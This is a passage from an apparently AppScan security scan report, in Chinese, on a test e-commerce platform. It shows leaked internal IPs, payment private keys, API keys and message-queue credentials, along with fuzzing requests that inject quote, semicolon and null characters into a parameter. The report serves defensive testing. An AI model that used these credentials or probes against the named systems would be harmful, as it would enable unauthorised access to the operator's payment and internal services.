"HG_LOGISTICS_URL": "http://172.19.6.150:30106/tools/declartion/accept",
"loginUrl": "http://system-rest-enterprise.mall.xt.weilian.cn/",
"ChinaPayAgent_url": "http://pay.weilian.cn/payment/ChinaPayAgent",
"ChinaPayAgent_pay_url": "http://pay.weilian.cn/payment/ChinaPayAgent/pay",
"department": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/DepartAPI/getDepartmentids.api",
"yn_mall_api_key": "1234567899876543",
"wf_fare": "http://vr-contract-rest-enterprise.mall.xt.weilian.cn/",
"pri_url": "http://system-rest-enterprise.mall.xt.weilian.cn/",
"SYNC_UC_MQ_HOST": "tcp://172.19.6.104:61613",
"OPG_SYN_PAY_METHODS_URL": "http://pay.weilian.cn/payment/pay/paymentsAPPOp",
"PC_NJXS_MALL": "http://test.njxs.weilian.cn/static/NJ/PC/mall_pages/index.html",
"print_storage": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
"mall_storage_host": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
...
...
...

"iespDeclarationUrl": "http://test.declaration.scn.weilian.cn/",
"wf_wscontract": "http://test.wholesale.scn.weilian.cn/",
"wms-sale-type": "deliveryOrderCreate",
"SYNC_UC_MQ_TOPIC": "usertopic",
"GJ_PAYMENT_URL": "http://172.19.6.150:30106/tools/declartion/accept",
"enterpriseId": "55",
"enterpriseLevel": "1",
"enterpriseCode": "SUNEEE",
"dictionaryUrl": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/dictionary/List",
...
...

```

...

变体- | 2 / 3

差异:

推理: AppScan 在响应中发现了看似为内部 IP 地址的内容。

测试请求和响应:

```
GET /user/getModularPrefix HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseLevel=1; sessionId=ee7290de32e02a6f31d21e51ab01d02b; enterpriseId=55;
enterpriseCode=SUNEEE; account=sestest01
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

...
...
...
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked

{
  "GJ_LOGISTICSTATUS_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "OPG_APPCODE_YN": "SUNEEE78CFCC27",
  "mall_goods_host": "http://vr-goods-rest-enterprise.mall.xt.weilian.cn/",
  "wf_attributeOver": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "HG_ORDER_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "getEmployeeList":
    "http://asset.mall.xt.weilian.cn/base/EmployeeAPI/getEmployeeList",
  "wf_giftid": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "empURL": "http://vr-base-rest-
enterprise.mall.xt.weilian.cn/base/base/EmployeeAPI/getEmployeeList",
  "wf_order": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
  "wf_instockid": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "wholesaleUrl": "http://test.wholesale.scn.weilian.cn/",
  "HG_PAYMENT_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "SYNC_UC_MQ_PASSWORD": "password",
  "OPG_QUERY_PAY_METHODS_URL": "http://pay.weilian.cn/payment/pay/getPaymentsType",
  "purchaseUrl": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
  "comURL": "http://vr-base-rest-
enterprise.mall.xt.weilian.cn/CompanyAPI/getCompanyList",
  "baseDvURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/",
  "GJ_ORDER_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "wf_attributeTurndepot": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "dictURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/dictionary/List",
  "njxs_mall_confirm_time": "7",
  "purchase_web_url": "http://vr-purchase-rest-
enterprise.mall.xt.weilian.cn:81/purchase/",
  ...
  ...
  ...
  "se_mall_enterpriseid": "696",
  "savevrReturnUrl": "http://test.ecmp.weilian.cn/erp/",
  "pay_url": "http://pay.weilian.cn/payment/pay",
  "bulletinAPI": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/bulletin/queryAPI",
  "GJ_PRODUCT_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "ChinaPayAgent_se_private_key": "88501086f64f82fb492f34c7bd7a81d4",
  "OPG_APPCODE_NJ": "SUNEEE794B52CD",
  "OPG_SE_PAYMENT_CODE_NJ": "7155913390a78f0ab63c5cf8d8acfd6b",
  "print_outstock": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
  "iespToolsUrl": "http://test.tools.scn.weilian.cn/",
```

```

"SYNC_UC_MQ_USERNAME": "admin",
"HG_LOGISTICSSTATUS_URL": "http://172.19.6.150:30106/tools/declartion/accept",
"mall_wholesale_host": "http://test.wholesale.scn.weilian.cn/",
"pri_purchase": "http://supplier-rest-enterprise.mall.xt.weilian.cn/",
"GJ_INVENTORY_URL": "http://172.19.6.150:30106/tools/declartion/accept",
"yn_mall_enterprisecode": "SUNEEE",
"mall_file_host": "http://cms.mall.xt.weilian.cn/",
"wf_taxBill": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
"iespExpressUrl": "http://test.express.scn.weilian.cn/",
...
...
...

"contractUrl": "http://vr-contract-rest-enterprise.mall.xt.weilian.cn/",
"contractURL": "http://vr-contract-rest-enterprise.mall.xt.weilian.cn/",
"mall_base_host": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/",
"ChinaPayAgent_se_payment_code": "69116f8c16ba8ed4355f709a1b4317a0",
"HG_INVENTORY_URL": "http://172.19.6.150:30106/tools/declartion/accept",
"mall_contract_host": "http://vr-contract-rest-enterprise.mall.xt.weilian.cn/",
"zysc_approval_process_url": "http://oa.suneee.weilian.cn/",
"wms-sale-topic": "vr-topic1",
"goodsclassListUrl": "http://vr-goods-rest-enterprise.mall.xt.weilian.cn/",
...
...
...

"wf_contract": "http://vr-contract-rest-enterprise.mall.xt.weilian.cn/",
"njxs_mall_erp_goods_host": "http://vr-goods-rest-enterprise.mall.xt.weilian.cn/",
"OA_GROUP": "zysc",
"njxs_mall_uc_enterprisecode": "zj_test11",
"se_mall_url": "http://172.16.36.71:30920/",
"njxs_mall_erp_vipinfo_host": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/",
"OA_TOPIC": "userorginfo",
"OPG_URL": "http://pay.weilian.cn/payment/pay",
"pri_goodsclass": "http://vr-goods-rest-enterprise.mall.xt.weilian.cn/",
"xp_url": "http://xp.weilian.cn/login.html",
"goodsUrl": "http://vr-goods-rest-enterprise.mall.xt.weilian.cn/",
"GJ_LOGISTICS_URL": "http://172.19.6.150:30106/tools/declartion/accept",
"wf_returnsale": "http://test.wholesale.scn.weilian.cn/",
"ChinaPayAgent_query_url": "http://pay.weilian.cn/payment/ChinaPayAgent/query",
"saleUrl": "http://vr-sale-rest-enterprise.mall.xt.weilian.cn/",
"HG_PRODUCT_URL": "http://172.19.6.150:30106/tools/declartion/accept",
"yn_mall_confirm_time": "7",
"PC_YINENG_CJG": "http://system-rest-enterprise.mall.xt.weilian.cn/static/component_pages/landscape.html",
"iespGoodsUrl": "http://test.igoods.scn.weilian.cn/",
"mall_finance_host": "http://test.finance.scn.weilian.cn/",
...
...
...

"supplierURL": "http://supplier-rest-enterprise.mall.xt.weilian.cn/",
"njxs_mall_uc_api_key": "1fea456a90123ew6",
"APP_WEILING_MALL": "http://test.njxs.weilian.cn/static/NJ/H5/index.html",
"tmsUrl": "http://test.tms.scn.weilian.cn/",
"HG_LOGISTICS_URL": "http://172.19.6.150:30106/tools/declartion/accept",
"loginUrl": "http://system-rest-enterprise.mall.xt.weilian.cn/",
"ChinaPayAgent_url": "http://pay.weilian.cn/payment/ChinaPayAgent",
"ChinaPayAgent_pay_url": "http://pay.weilian.cn/payment/ChinaPayAgent/pay",
"department": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/DepartAPI/getDepartmentids.api",
"yn_mall_api_key": "1234567899876543",
"wf_fare": "http://vr-contract-rest-enterprise.mall.xt.weilian.cn/",
"pri_url": "http://system-rest-enterprise.mall.xt.weilian.cn/",
"SYNC_UC_MQ_HOST": "tcp://172.19.6.104:61613",
"OPG_SYN_PAY_METHODS_URL": "http://pay.weilian.cn/payment/pay/paymentsAPPOp",
"PC_NJXS_MALI": "http://test.njxs.weilian.cn/static/NJ/PC/mall_pages/index.html",
"print_storage": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
"mall_storage_host": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
...
...
...

"iespDeclarationUrl": "http://test.declaration.scn.weilian.cn/",
"wf_wscontract": "http://test.wholesale.scn.weilian.cn/",
"wms-sale-type": "deliveryOrderCreate",
"SYNC_UC_MQ_TOPIC": "usertopic",
"GJ_PAYMENT_URL": "http://172.19.6.150:30106/tools/declartion/accept",

```

```
"enterpriseId": "55",
"enterpriseLevel": "1",
"enterpriseCode": "SUNEEE",
"dictionaryUrl": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/dictionary/List",
...
...
...
```

变体- | 3 / 3

差异: cookie 已从请求除去: 20687a7693972426b8692099c6af15d7

推理: AppScan 在响应中发现了看似为内部 IP 地址的内容。

测试请求和响应:

```
GET /user/getModularPrefix HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseLevel=1; enterpriseId=55; enterpriseCode=SUNEEE; account=setest01
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

...
...
...
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked

{
  "GJ_LOGISTICSSTATUS_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "OPG_APPCODE_YN": "SUNEEE78CFCC27",
  "mall_goods_host": "http://vr-goods-rest-enterprise.mall.xt.weilian.cn/",
  "wf_attributeOver": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "HG_ORDER_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "getEmployeeList":
    "http://asset.mall.xt.weilian.cn/base/EmployeeAPI/getEmployeeList",
  "wf_giftid": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "empURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/base/base/EmployeeAPI/getEmployeeList",
  "wf_order": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
  "wf_instockid": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "wholesaleUrl": "http://test.wholesale.scn.weilian.cn/",
  "HG_PAYMENT_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "SYNC_UC_MQ_PASSWORD": "password",
  "OPG_QUERY_PAY_METHODS_URL": "http://pay.weilian.cn/payment/pay/getPaymentsType",
  "purchaseUrl": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
  "comURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/CompanyAPI/getCompanyList",
  "baseDvURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/",
  "GJ_ORDER_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "wf_attributeTurndepot": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "dictURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/dictionary/List",
  "njxs_mall_confirm_time": "7",
  "purchase_web_url": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn:81/purchase/",
  ...
  ...
  ...
  "se_mall_enterpriseid": "696",
  "savevrReturnUrl": "http://test.ecmp.weilian.cn/erp/",
  "pay_url": "http://pay.weilian.cn/payment/pay",
  "bulletinAPI": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/bulletin/queryAPI",
  "GJ_PRODUCT_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  ...
  ...
  ...
}
```

```

"ChinaPayAgent_se_private_key": "88501086f64f82fb492f34c7bd7a81d4",
"OPG_APPCODE_NJ": "SUNEEE794B52CD",
"OPG_SE_PAYMENT_CODE_NJ": "7155913390a78f0ab63c5cf8d8acfd6b",
"print_outstock": "http:\\\\vr-purchase-rest-enterprise.mall.xt.weilian.cn\\",
"iespToolsUrl": "http:\\\\test.tools.scn.weilian.cn\\",
"SYNC_UC_MQ_USERNAME": "admin",
"HG_LOGISTICSTATUS_URL": "http:\\\\172.19.6.150:30106\\tools\\declartion\\accept",
"mall_wholesale_host": "http:\\\\test.wholesale.scn.weilian.cn\\",
"pri_purchase": "http:\\\\supplier-rest-enterprise.mall.xt.weilian.cn\\",
"GJ_INVENTORY_URL": "http:\\\\172.19.6.150:30106\\tools\\declartion\\accept",
"yn_mall_enterprisecode": "SUNEEE",
"mall_file_host": "http:\\\\cms.mall.xt.weilian.cn\\",
"wf_taxBill": "http:\\\\vr-purchase-rest-enterprise.mall.xt.weilian.cn\\",
"iespExpressUrl": "http:\\\\test.express.scn.weilian.cn\\",
...
...
...

"contractUrl": "http:\\\\vr-contract-rest-enterprise.mall.xt.weilian.cn\\",
"contractURL": "http:\\\\vr-contract-rest-enterprise.mall.xt.weilian.cn\\",
"mall_base_host": "http:\\\\vr-base-rest-enterprise.mall.xt.weilian.cn\\",
"ChinaPayAgent_se_payment_code": "69116f8c16ba8ed4355f709alb4317a0",
"HG_INVENTORY_URL": "http:\\\\172.19.6.150:30106\\tools\\declartion\\accept",
"mall_contract_host": "http:\\\\vr-contract-rest-enterprise.mall.xt.weilian.cn\\",
"zysc_approval_process_url": "http:\\\\oa.suneee.weilian.cn\\",
"wms-sale-topic": "vr-topic1",
"goodsclassListUrl": "http:\\\\vr-goods-rest-enterprise.mall.xt.weilian.cn\\",
...
...
...

"wf_contract": "http:\\\\vr-contract-rest-enterprise.mall.xt.weilian.cn\\",
"njxs_mall_erp_goods_host": "http:\\\\vr-goods-rest-enterprise.mall.xt.weilian.cn\\",
"OA_GROUP": "zysc",
"njxs_mall_uc_enterprisecode": "zj_test11",
"se_mall_url": "http:\\\\172.16.36.71:30920\\",
"njxs_mall_erp_vipinfo_host": "http:\\\\vr-base-rest-enterprise.mall.xt.weilian.cn\\",
"OA_TOPIC": "userorginfo",
"OPG_URL": "http:\\\\pay.weilian.cn\\payment\\pay",
"pri_goodsclass": "http:\\\\vr-goods-rest-enterprise.mall.xt.weilian.cn\\",
"xp_url": "http:\\\\xp.weilian.cn\\login.html",
"goodsUrl": "http:\\\\vr-goods-rest-enterprise.mall.xt.weilian.cn\\",
"GJ_LOGISTICS_URL": "http:\\\\172.19.6.150:30106\\tools\\declartion\\accept",
"wf_returnsale": "http:\\\\test.wholesale.scn.weilian.cn\\",
"ChinaPayAgent_query_url": "http:\\\\pay.weilian.cn\\payment\\ChinaPayAgent\\query",
"saleUrl": "http:\\\\vr-sale-rest-enterprise.mall.xt.weilian.cn\\",
"HG_PRODUCT_URL": "http:\\\\172.19.6.150:30106\\tools\\declartion\\accept",
"yn_mall_confirm_time": "7",
"PC_YINENG_CJG": "http:\\\\system-rest-enterprise.mall.xt.weilian.cn\\static\\component_pages\\landscape.html",
"iespGoodsUrl": "http:\\\\test.igoods.scn.weilian.cn\\",
"mall_finance_host": "http:\\\\test.finance.scn.weilian.cn\\",
...
...
...

"supplierURL": "http:\\\\supplier-rest-enterprise.mall.xt.weilian.cn\\",
"njxs_mall_uc_api_key": "1fea456a90123ew6",
"APP_WEILING_MALL": "http:\\\\test.njxs.weilian.cn\\static\\NJ\\H5\\index.html",
"tmsUrl": "http:\\\\test.tms.scn.weilian.cn\\",
"HG_LOGISTICS_URL": "http:\\\\172.19.6.150:30106\\tools\\declartion\\accept",
"loginUrl": "http:\\\\system-rest-enterprise.mall.xt.weilian.cn\\",
"ChinaPayAgent_url": "http:\\\\pay.weilian.cn\\payment\\ChinaPayAgent",
"ChinaPayAgent_pay_url": "http:\\\\pay.weilian.cn\\payment\\ChinaPayAgent\\pay",
"department": "http:\\\\vr-base-rest-enterprise.mall.xt.weilian.cn\\DepartAPI\\getDepartmentids.api",
"yn_mall_api_key": "1234567899876543",
"wf_fare": "http:\\\\vr-contract-rest-enterprise.mall.xt.weilian.cn\\",
"pri_url": "http:\\\\system-rest-enterprise.mall.xt.weilian.cn\\",
"SYNC_UC_MQ_HOST": "tcp:\\\\172.19.6.104:61613",
"OPG_SYN_PAY_METHODS_URL": "http:\\\\pay.weilian.cn\\payment\\pay\\paymentsAPPOp",
"PC_NJXS_MALL": "http:\\\\test.njxs.weilian.cn\\static\\NJ\\PC\\mall_pages\\index.html",
"print_storage": "http:\\\\vr-storage-rest-enterprise.mall.xt.weilian.cn\\",
"mall_storage_host": "http:\\\\vr-storage-rest-enterprise.mall.xt.weilian.cn\\",
...
...
...

```

```

"iespDeclarationUrl": "http:\\\\test.declaration.scn.weilian.cn\\",
"wf_wscontract": "http:\\\\test.wholesale.scn.weilian.cn\\",
"wms-sale-type": "deliveryOrderCreate",
"SYNC_UC_MQ_TOPIC": "usertopic",
"GJ_PAYMENT_URL": "http:\\\\172.19.6.150:30106\\tools\\declartion\\accept",
"enterpriseId": "55",
"enterpriseLevel": "1",
"enterpriseCode": "SUNEEE",
"dictionaryUrl": "http:\\\\vr-base-rest-enterprise.mall.xt.weilian.cn\\ditionary\\List",
...
...
...

```

参

应用程序错误 43

TOC

问题 1 / 43

TOC

应用程序错误

严重性:

参考

CVSS 分数: 0.0

URL:

<http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList>

实体:

length (Parameter)

风险:

可能会收集敏感的调试信息

原因:

未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值:

验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 9

差异:

参数 从以下位置进行控制: 15 至: %00

推理:

应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=%00&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```



```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:54 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: " "
```

变体- | 2 / 9

差异: 参数 从以下位置进行控制: 15 至: 15XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15XYZ&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "15XYZ"
```

变体- | 3 / 9

差异: 参数 从以下位置进行控制: length 至: __ORIG_VAL__.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length.=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
```

```
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

null
```

变体- | 4 / 9

差异: 参数 从以下位置进行控制: `length` 至: `__ORIG_VAL__[]`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5B%5D=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

null
```

变体- | 5 / 9

差异: 参数 从以下位置进行控制: `15` 至: `-`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
```

```
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ""

变体- | 6 / 9

差异: 参数 已从请求除去: 15

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

null

变体- | 7 / 9

差异: 参数 从以下位置进行控制: 15 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
```

```
draw=1&start=0&length=%27&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ""

变体- | 8 / 9

差异: 参数 从以下位置进行控制: 15 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=;&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: close
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ";"

变体- | 9 / 9

差异: 参数 从以下位置进行控制: 15 至:)

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=) &search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ")"
```

应用程序错误	
严重性:	参考
CVSS 分数:	0.0
URL:	http://cms.mall.xt.weilian.cn/upload
实体:	file (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 已从请求除去: IBM AppScan binary content place holder

